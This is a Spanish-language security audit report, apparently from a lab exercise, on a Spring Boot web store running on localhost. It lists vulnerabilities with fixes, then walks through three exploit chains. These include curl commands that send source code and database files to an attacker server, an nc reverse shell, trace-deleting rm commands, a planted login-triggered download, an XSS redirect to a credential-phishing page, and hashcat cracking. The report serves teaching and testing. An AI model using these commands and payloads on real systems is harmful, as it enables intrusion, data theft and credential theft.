Localización	WebMvcConfig (función: addResourceHandlers)
Exploit(s)	Un atacante sin autorización puede explotar esta vulnerabilidad accediendo directamente a los logs del sistema a través de una URL específica: **http://localhost:8888/resources/server.log**
Solución	En el archivo *WebMvcConfig* se elimina la función: *addResourceHandlers*, ya que permite acceder a los recursos a través de una URI. Esta función mapea patrones de URL a ubicaciones físicas en el sistema de archivos, lo que podría exponer archivos sensibles de forma no autorizada.
Otra información	Esta vulnerabilidad se ha encontrado observando el código fuente de la aplicación y realizando pruebas de acceso.

13. Logs insuficientes

Vulnerabilidad	Logs insuficientes
CWE	CWE-778: Insufficient logging
Consecuencias	Debido a que sólo se emiten logs informando de errores y no de operaciones correctas, ciertos ataques podrían pasar desapercibidos como pueden ser los ataques de fuerza bruta o suplantación de identidad.
Localización	Todos los controllers
Exploit(s)	Se pueden llegar a realizar ciertos ataques sin tener evidencias de que hayan ocurrido. Esto produce problemas a la hora de detectar y corregir problemas.
Solución	Inclusión de logs en operaciones exitosas de login, registro, compra, etc. mediante el siguiente comando: `logger.info(mensajeExito);` Sustituyendo mensajeExito por los mensajes de operación exitosa necesarios.
Otra información	

14. Librerías de terceros.

Vulnerabilidad	
CWE	CVE-2024-38809 CVE-2024-38820
Consecuencias	Implica que, si alguno de estos elementos contiene vulnerabilidades, la aplicación podría verse comprometida a través de ellos. La gravedad y el impacto potencial de esta exposición dependen considerablemente del tipo de componente afectado y de la naturaleza de la vulnerabilidad explotada.
Localización	Estas librerías se encuentran en el pom.xml: • org.springframework:spring-web@6.0.9 • org.springframework:spring-context@6.0.9 Para la detección de estas vulnerabilidades se hizo uso de la extensión de Visual Studio: Red Hat Dependency Analytics. **<u>Vulnerabilidad - CVE-2024-38809</u>** **Red Hat Dependency Analytics** CVE-2024-38809 | Spring Framework DoS via conditional HTTP request | Medium 5.3/10 | org.springframework:spring-web@6.0.9 | CVE-2024-38809 **NIST** **CVE Dictionary Entry:** CVE-2024-38809 **NVD Published Date:** 09/27/2024 **NVD Last Modified:** 09/30/2024 **Source:** VMware **<u>Vulnerabilidad - CVE-2024-38820</u>** **Red Hat Dependency Analytics** Vulnerabilit... | Description | Severity | CVSS Score | Transitive Dependency | Remediation CVE-2024-38820 | Spring Framework DataBinder Case Sensitive Match... Show more | Medium | 5.3/10 | org.springframework:spring-context@6.0.9 | CVE-2024-38820 **NIST** **CVE Dictionary Entry:** CVE-2024-38820 **NVD Published Date:** 10/18/2024 **NVD Last Modified:** 10/22/2024 **Source:** VMware

Exploit(s)	Si alguna de estas librerías presenta vulnerabilidades conocidas, podrían abrirse puertas a posibles ataques. Los atacantes podrían aprovecharse de dichas vulnerabilidades para acceder a datos sensibles, ejecutar código arbitrario…

Solución	La solución sería actualizar estas librerías:
	● org.springframework:spring-web@6.0.9
	● org.springframework:spring-context@6.0.9
	
	Estas librerías no están directamente declaradas en el ***pom.xml***, sino que se incluyen de manera transitiva a través de ***org.springframework.boot***. Esto significa que no es necesario especificar manualmente todas las dependencias de Spring Framework en el archivo pom.xml, ya que el paquete ***org.springframework.boot*** las gestiona automáticamente.
	
	Únicamente hay que actualizar la versión de ***org.springframework.boot*** a la versión más reciente 3.3.5. Cabe destacar, que a partir de la versión 3.1.6 no presenta ninguna vulnerabilidad.
	`11 <parent>`
	`12 <groupId>org.springframework.boot</groupId>`
	`13 <artifactId>spring-boot-starter-parent</artifactId>`
	`14 <version>3.3.5</version>`
	`15 </parent>`
	
	En el siguiente enlace, se encuentra información sobre las diferentes versiones de ***org.springframework.boot*** y si se han encontrado vulnerabilidades:
	https://mvnrepository.com/artifact/org.springframework.boot/spring-boot

Otra información	

15. Vulnerabilidades en el control de acceso (IV)

Vulnerabilidad	Vulnerabilidades en el control de acceso (IV)
CWE	CWE-285: Improper Authorization CWE-639: Authorization Bypass Through User-Controlled Key
Consecuencias	Un atacante puede interceptar el paquete justo antes de realizar el pago de un order de un usuario y cambiar la cookie de sesión por la suya, haciendo que el pedido le salga al atacante con sus datos pero pagado por el usuario víctima.
Localización	En OrderService.java, función “create”.

Exploit(s)	1. Un usuario cualquiera inicia el pago de un order. 2. Justo antes de recibir la página del formulario para poner sus datos bancarios, se intercepta ese paquete con un proxy de red, por ejemplo con la aplicación Burp Suite. 3. Se cambia la cookie de sesión actual del usuario víctima por la del atacante. 4. Se envía con normalidad el paquete y el usuario víctima procede a poner sus datos bancarios para pagar el producto. 5. Como resultado, el pedido aparece pagado y reflejado en la cuenta del atacante con sus datos de dirección.
Solución	Mediante un token CSRF podemos proteger las operaciones frente a ataques como el vulnerar el control de acceso.
Otra información	Esta vulnerabilidad se realizó haciendo uso de la herramienta Burp Suite.

16. Vulnerabilidad en la validación de datos.

Vulnerabilidad	Vulnerabilidad en la validación de datos.
CWE	CWE-602: Client-Side Enforcement of Server-Side Security CWE-20: Improper Input Validation
Consecuencias	Un atacante puede crear un order, ya sea mediante la aplicación web o mediante petición curl, y, en el caso de usar la aplicación web, interceptar el paquete antes de enviarlo para realizar el pago y cambiar el precio a 0. Con esto conseguimos que la compra tenga como precio final 0, es decir, nos saldrá gratis cualquier compra.

Localización	En OrderService.java, función “create”.
Exploit(s)	1. Un usuario crea un order cualquiera, con los productos que desea. 2. Cuando pulse en comprar ahora o dejar para más tarde, puede interceptar el paquete con ayuda de un proxy de red, por ejemplo con la aplicación Burp Suite. 3. El campo de “price” se altera su valor y se cambia por el precio deseado, en este caso 0, para que así nos salga gratis el pedido. 4. Se continúa de forma normal la compra, poniendo nuestros datos bancarios. 5. Vemos reflejado al completar la compra que el pedido nos ha salido con un precio de 0.
Solución	Realizar una validación en el servidor de cada uno de los productos, haciendo una suma de precios y establecer en el servidor el precio final del pedido, haciendo que el precio no sea un campo a enviar en las peticiones.

```
    public Order create(User user, String name, String address,
Integer price, List<Long> products)
            throws InstanceNotFoundException {
        Order order = new Order();
        order.setName(name);
        order.setUser(user);
        order.setAddress(address != null ? address :
user.getAddress());
        order.setPrice(price);
        order.setState(OrderState.PENDING);
        order.setTimestamp(System.currentTimeMillis());

        int totalPrice = 0;
        orderRepository.create(order);

        if (order.getPrice() == null) {
            throw new IllegalArgumentException("Price cannot be
null");
        }
        for (Long productId : products) {
            Product product =
productRepository.findById(productId);

            product.setSales(product.getSales() + 1);

            OrderLine orderLine = new OrderLine();
            orderLine.setPrice(product.getPrice());
            orderLine.setProduct(product);
            orderLine.setOrder(order);
            orderLineRepository.create(orderLine);

            totalPrice += product.getPrice();
```

	`}`
	
	`order.setPrice(totalPrice);`
	`orderRepository.create(order);`
	`return orderRepository.findById(order.getOrderId());`
	`}`

Otra información	Esta vulnerabilidad se realizó haciendo uso de la herramienta Burp Suite.

EXPLOIT 1 - Robo y modificación del código fuente

Vulnerabilidades utilizadas: vulnerabilidad de deserialización insegura para la inyección de comandos de bash/zsh en el servidor y la vulnerabilidad en la configuración mediante actuator/shutdown.
Se ha preparado el escenario para la realización del exploit, el cual cuenta con:

- Un servidor flask (*servidor.py*) sencillo diseñado para recibir peticiones POST y GET que escucha en el puerto 1234.
- Un código python (*deserializacion.py*) con los distintos código xml para la deserialización:
    - Comprimir la carpeta src, la cual presenta todo el código fuente de la aplicación web : `tar -czvf src.tar.gz src`
    - Una petición POST al servidor alojado en el puerto 1234 con el archivo comprimido del código fuente : `curl -X POST http://localhost:1234/source -F 'file=@src.tar.gz'`
    - Una petición GET para recibir un código src alterado por parte del atacante : `curl -X GET http://localhost:1234/download -o src_malo.tar.gz`
    - Descomprimir el archivo recibido : `tar -xvzf src_malo.tar.gz`
    - Borrar el rastro de los 2 archivos comprimidos y de la carpeta target : `rm -rf target src_malo.tar.gz src.tar.gz`

    - Envío de una petición actuator/shutdown al servidor web de springboot : `curl -X POST http://localhost:8888/actuator/shutdown`
- Un código python (*reverseshell.py*) con un código xml para la deserialización que permite hacer una reverse shell.
- La herramienta “nc” para realizar conexiones a otra shell.

Pasos del exploit:

1. Para comenzar con el exploit, el atacante ejecuta el código python *servidor.py* para levantar su servidor trampa, en donde recibirá el código fuente de la aplicación web .
2. Cuando el servidor esté levantado, ejecutamos en una terminal el comando *nc -lvnp 4321*, el cual será el encargado de recibir la conexión para la reverse shell.
3. Mediante una reverse shell (ejecutando *reverseshell.py*), haciendo uso de la deserialización y de la aplicación **netcap** en el ordenador del atacante (poniendo en una terminal el comando *nc -lvnp 4321*) y **socat** en el ordenador del servidor de la aplicación, establecemos una conexión entre los dos terminales, con el objetivo de controlar al terminal del servidor de la aplicación web a distancia.
4. Ejecutamos el código de *deserializacion.py*, el cual, gracias a la vulnerabilidad de la deserialización insegura, tratamos de inyectar comandos en la shell del servidor, con el objetivo de sacar el código fuente de la aplicación.
5. Una vez el servidor trampa recibe el código fuente, lo descomprimimos y modificamos la funcionalidad del archivo **Login.html** para que, una vez que un usuario realice la función de login correctamente en la página, se le redirija justo antes a un endpoint trampa, el cual está preparado para descargar un archivo alojado en la carpeta *static* y después se seguirá con la funcionalidad normal de la página:

```
<script>
     $(document).ready(function () {
        doConfigureFormValidation();
     });


document.getElementById("loginForm").addEventListener("submit",
function (event) {
        event.preventDefault();

        const formData = new FormData(this);
        fetch("/login", {
           method: "POST",
           body: formData
        })
           .then(response => {
              if (response.ok) {
                 handleDownload();
              } else {
```

```
                alert("Login fallido! Por favor, revise sus
credenciales.");
            }
        })
        .catch(error => {
            console.error("Error during login:", error);
        });
    });

    function handleDownload() {
        fetch("/download")
        .then(response => {
            if (response.ok) {
                return response.blob();
            } else {
                throw new Error("Error al descargar el
archivo");
            }
        })
        .then(blob => {
            const link = document.createElement("a");
            link.href = URL.createObjectURL(blob);
            link.download = "hola.py";
            link.click();

            setTimeout(function () {
                window.location.href = "/";
            }, 500);
        })
        .catch(error => {
            console.error("Error al descargar el archivo:",
error);
        });
    }
  </script>
```

En el archivo **UserController.java** añadimos la funcionalidad del endpoint nuevo:

```
// Nuevo endpoint para la descarga del archivo
@GetMapping("/download")
public ResponseEntity<Resource> downloadFile(HttpSession session) {
    User user = (User) session.getAttribute(Constants.USER_SESSION);
    if (user == null) {
```

```
            return
ResponseEntity.status(HttpStatus.UNAUTHORIZED).build();
        }

        try {
            Resource resource = new ClassPathResource("static/hola.py");

            if (!resource.exists()) {
                return
ResponseEntity.status(HttpStatus.NOT_FOUND).build();
            }

            return ResponseEntity.ok()
                    .header(HttpHeaders.CONTENT_DISPOSITION,
"attachment; filename=\"" + resource.getFilename() + "\"")
                    .body(resource);
        } catch (Exception e) {
            return
ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).build();
        }
    }
```

Para esta demostración se ha preparado ya el archivo comprimido del nuevo código fuente bajo el nombre **src_malo.tar.gz** . Se puede descomprimir y observar las modificaciones en los archivos puestos en este punto.

6. Cuando esta modificación se ha realizado, se comprime de nuevo el archivo y se prepara para cuando se realicé la petición GET por parte del servidor.
7. El servidor de la aplicación recibe el archivo con el código fuente alterado, lo descomprime y actualiza su carpeta “src”.
8. El servidor de la aplicación recibe un comando mediante deserialización para borrar la carpeta target y los dos archivos comprimidos para no dejar rastro.
9. Una vez esto se completó, se envía la petición actuator/shutdown haciendo uso de la vulnerabilidad en la configuración del servidor para apagar el servidor y que los cambios se realicen correctamente.
10. Por último, haciendo uso de la reverse shell, levantaremos el servidor de nuevo de forma remota con el comando *mvn spring-boot:run*, con el nuevo código añadido, consiguiendo de esta forma que cualquier usuario que realice el login en la página de forma correcta se le descargue un archivo, el cual se trataría de un archivo con malware (para esta prueba simplemente es un archivo llamado **hola.py**).

Orden de ejecución de comandos:

1. Terminal 1:
    a. python3 servidor.py
2. Terminal 2:
    a. nc -lvnp 4321
3. Terminal 3:
    a. python3 reverseShell.py
    b. python3 deserializacion.py
4. Terminal 2:
    a. mvn spring-boot:run

EXPLOIT 2 - Cross-site Scripting

En este exploit, se utiliza la vulnerabilidad de Cross-Site Scripting (XSS).Este fallo de seguridad permite a un atacante inyectar código malicioso en una página web legítima, lo que puede redirigir a los usuarios a un sitio falso diseñado para robar sus credenciales: email y contraseña.

Para realizar este exploit se ha preparado un entorno que consta de:

1. Un formulario HTML de inicio de sesión, *loginexploit.html*. Este formulario es una simulación que imita la apariencia del formulario de login real de la Web Store.
2. Un script *exploit2.py*, que es una aplicación Flask que simula una página de inicio de sesión para robar credenciales y las almacena en un archivo de texto *credenciales.txt.*

Pasos del exploit:

1. Para iniciar el exploit, el atacante ejecuta el script Python *exploit2.py*.

2. A continuación, el atacante accede a la sección de comentarios de la página de reseñas de productos en la aplicación web. Cómo este formulario no realiza una filtración adecuada del contenido, es posible inyectar código JavaScript malicioso.

   El atacante puntúa el producto e inserta el siguiente código en el campo de comentarios:
   <script>window.location.href="http://127.0.0.1:8000"</script>

3. Este código JavaScript redirige a cualquier usuario que visualice el comentario hacia el formulario falso, que imita la interfaz del formulario legítimo de la aplicación.

4. Cuando el usuario intenta iniciar sesión en la página falsa, los datos de sus credenciales, email y contraseña, son capturados en un archivo txt en el servidor falso. En el caso, de que el usuario no introduzca bien sus credenciales, se le volverá a redirigir al mismo formulario falso.

5. Tras capturar las credenciales, la página de phishing redirige al usuario a la URL de inicio de sesión legítima, para que el usuario no sospeche del engaño. Asimismo, los

botones de navegación imitan el comportamiento del formulario original, haciendo que la interfaz parezca auténtica.

EXPLOIT 3 - Robo y descifrado de credenciales de los usuarios registrados

En este exploit se utilizan las vulnerabilidades de transmisión de información en claro, deserialización insegura y autenticación por SALT estático. A través de él, podemos obtener el acceso a la base de datos de usuario y descifrar las contraseñas mediante un ataque de fuerza bruta.

Para la realización del exploit se ha preparado el escenario con los siguientes componentes:

- **IMPORTANTE:** tener instalados los drivers CUDA de la GPU. En el caso de NVIDIA, en su propia página están los drivers; en el caso de AMD, lo mismo.
  Para comprobar si está instalado, probar en consola el comando **nvidia-smi** (en el caso de nvidia).
- Un servidor Flask (server.py) sencillo para recibir peticiones POST y descargar los .zip comprimidos necesarios para el exploit.
- Un script llamado *exploit3.py* que contiene una petición POST para el login del usuario, los códigos xml de deserialización insegura necesarios para la obtención de acceso a la base de datos, una jvm para el acceso remoto a la base de datos Derby (con su respectivo driver) y, finalmente, el ataque de fuerza bruta necesario para descifrar las contraseñas. A mayores, todo esto se muestra de forma intuitiva mediante una interfaz gráfica realizada con *tkinter*.

  Los códigos de deserialización insegura son los siguientes:
  - Comprimir la carpeta src, la cual presenta todo el código fuente de la aplicación web: `tar -czvf codigoFuente.tar.gz src (en linux) o cmd /c powershell Compress-Archive -Path src -DestinationPath codigoFuente.zip (en windows)`
  - Una petición POST al servidor alojado en el puerto 1234 con el archivo comprimido del código fuente: `curl -X POST http://localhost:1234/source -F 'file=@codigoFuente.tar.gz' (en linux) o cmd /c curl -X POST http://localhost:1234/source -F 'file=@codigoFuente.zip' (en windows)`
  - Realizar una copia de la carpeta work (puesto que está en ejecución, no se puede comprimir directamente) y comprimir la carpeta copia: `cp -r work work_copy` FALTA UNA PARTE `(en linux) o cmd /c powershell -Command "Copy-Item -Path {work_folder} -Destination 'work_copy' -Recurse; Compress-Archive -Path 'work_copy' -DestinationPath 'data.zip'" (en windows)`
  - Una petición POST al servidor alojado en el puerto 1234 con el archivo comprimido de la base de datos: `curl -X POST http://localhost:1234/sourceDB -F 'file=@data.tar.gz' (en linux) o cmd /c curl -X POST http://localhost:1234/sourceDB -F 'file=@data.zip' (en windows)`
- La herramienta “hashcat” para la realización del ataque de fuerza bruta usando la potencia de la GPU. Es necesario descargarla de

https://hashcat.net/files/hashcat-6.2.6.7z y descomprimirla en la carpeta donde está el código. En este caso, viene ya en el *.zip* del exploit.

- Los controladores **derby** para el acceso a la base de datos y las librerías relacionadas **jaydebeapi** y **jpype1**. Incluidos en el *.zip* del exploit.

Pasos del exploit:

1. El atacante se registra en la web objetivo con una cuenta propia. Luego, inicia un servidor local para recibir archivos generados durante el exploit.
2. Mediante el script *exploit3.py*, el atacante accede a una interfaz gráfica donde carga un diccionario en formato *.txt* y luego selecciona "Iniciar exploit".
3. El script realiza una petición POST para iniciar sesión con las credenciales del atacante, activando los campos *rememberMe* y *_rememberMe* para mantener la sesión.
4. Tras el inicio de sesión, el script extrae el *user-info*, y obtiene el salt de las contraseñas al localizar el parámetro *password* en el XML devuelto, que está segmentado por el símbolo **$**.
5. Se ejecutan dos payloads de deserialización insegura:
    a. **Payload 1**: Modifica el *user-info* para ejecutar el primer payload, que comprime el código fuente en un archivo *.zip* o *.tar.gz*.
    b. **Payload 2**: Modifica nuevamente el *user-info* para enviar el archivo *.zip* o *.tar.gz* al servidor del atacante, donde se descarga y descomprime.
6. Al descomprimir el archivo, el atacante extrae el archivo *application.properties*, donde encuentra los parámetros *spring.datasource.url, spring.datasource.username, y spring.datasource.password*. Luego, deduce la ruta de la base de datos a partir de la URL de conexión.
7. Se ejecutan dos payloads más para obtener acceso a la base de datos:
    a. **Payload 3**: Utilizando la ruta de la base de datos, se ejecuta un tercer payload que copia la carpeta *work*, la comprime y envía al servidor del atacante.
    b. **Payload 4**: Un cuarto payload envía el archivo comprimido al servidor del atacante, donde se descomprime.
8. Con una JVM y las credenciales obtenidas, el atacante accede a la base de datos y extrae la información de los usuarios, buscando pares de email y contraseña.
9. Se escriben los hashes obtenidos en el archivo *hashes.txt* y se ejecuta **hashcat** con el objetivo de descifrar los hashes a través de fuerza bruta. Para su ejecución se utilizan los siguientes parámetros:
    a. **-d** “1,2,3”. Define qué dispositivos de hardware utilizará Hashcat.
    b. **-m** 3200. Este parámetro especifica el tipo de hash que se va a atacar. En este caso, **3200** corresponde al hash **bcrypt**.
    c. **-a** 0. El ataque realizado es el 0, es decir, ataque a través de diccionario.
    d. **-O** Activa el modo optimizado para utilizar menos memoria y obtener mejor rendimiento.
    e. **-w** 3. Define el nivel de rendimiento de la GPU. El valor 3 indica el nivel más alto de rendimiento.
    f. **-o** found_passwords_file. Indica el fichero de salida en el que se almacenan las contraseñas descifradas.
    g. hashes_file_path. Indica el archivo de entrada en donde se almacenan los hashes y que será utilizado en el ataque.

h. dictHashes. Indica el diccionario que será utilizado para el ataque.

10. Finalmente, cuando hashcat acaba de intentar descifrar los hashes, se almacenan en un fichero llamado *clavesDescifradas.txt*.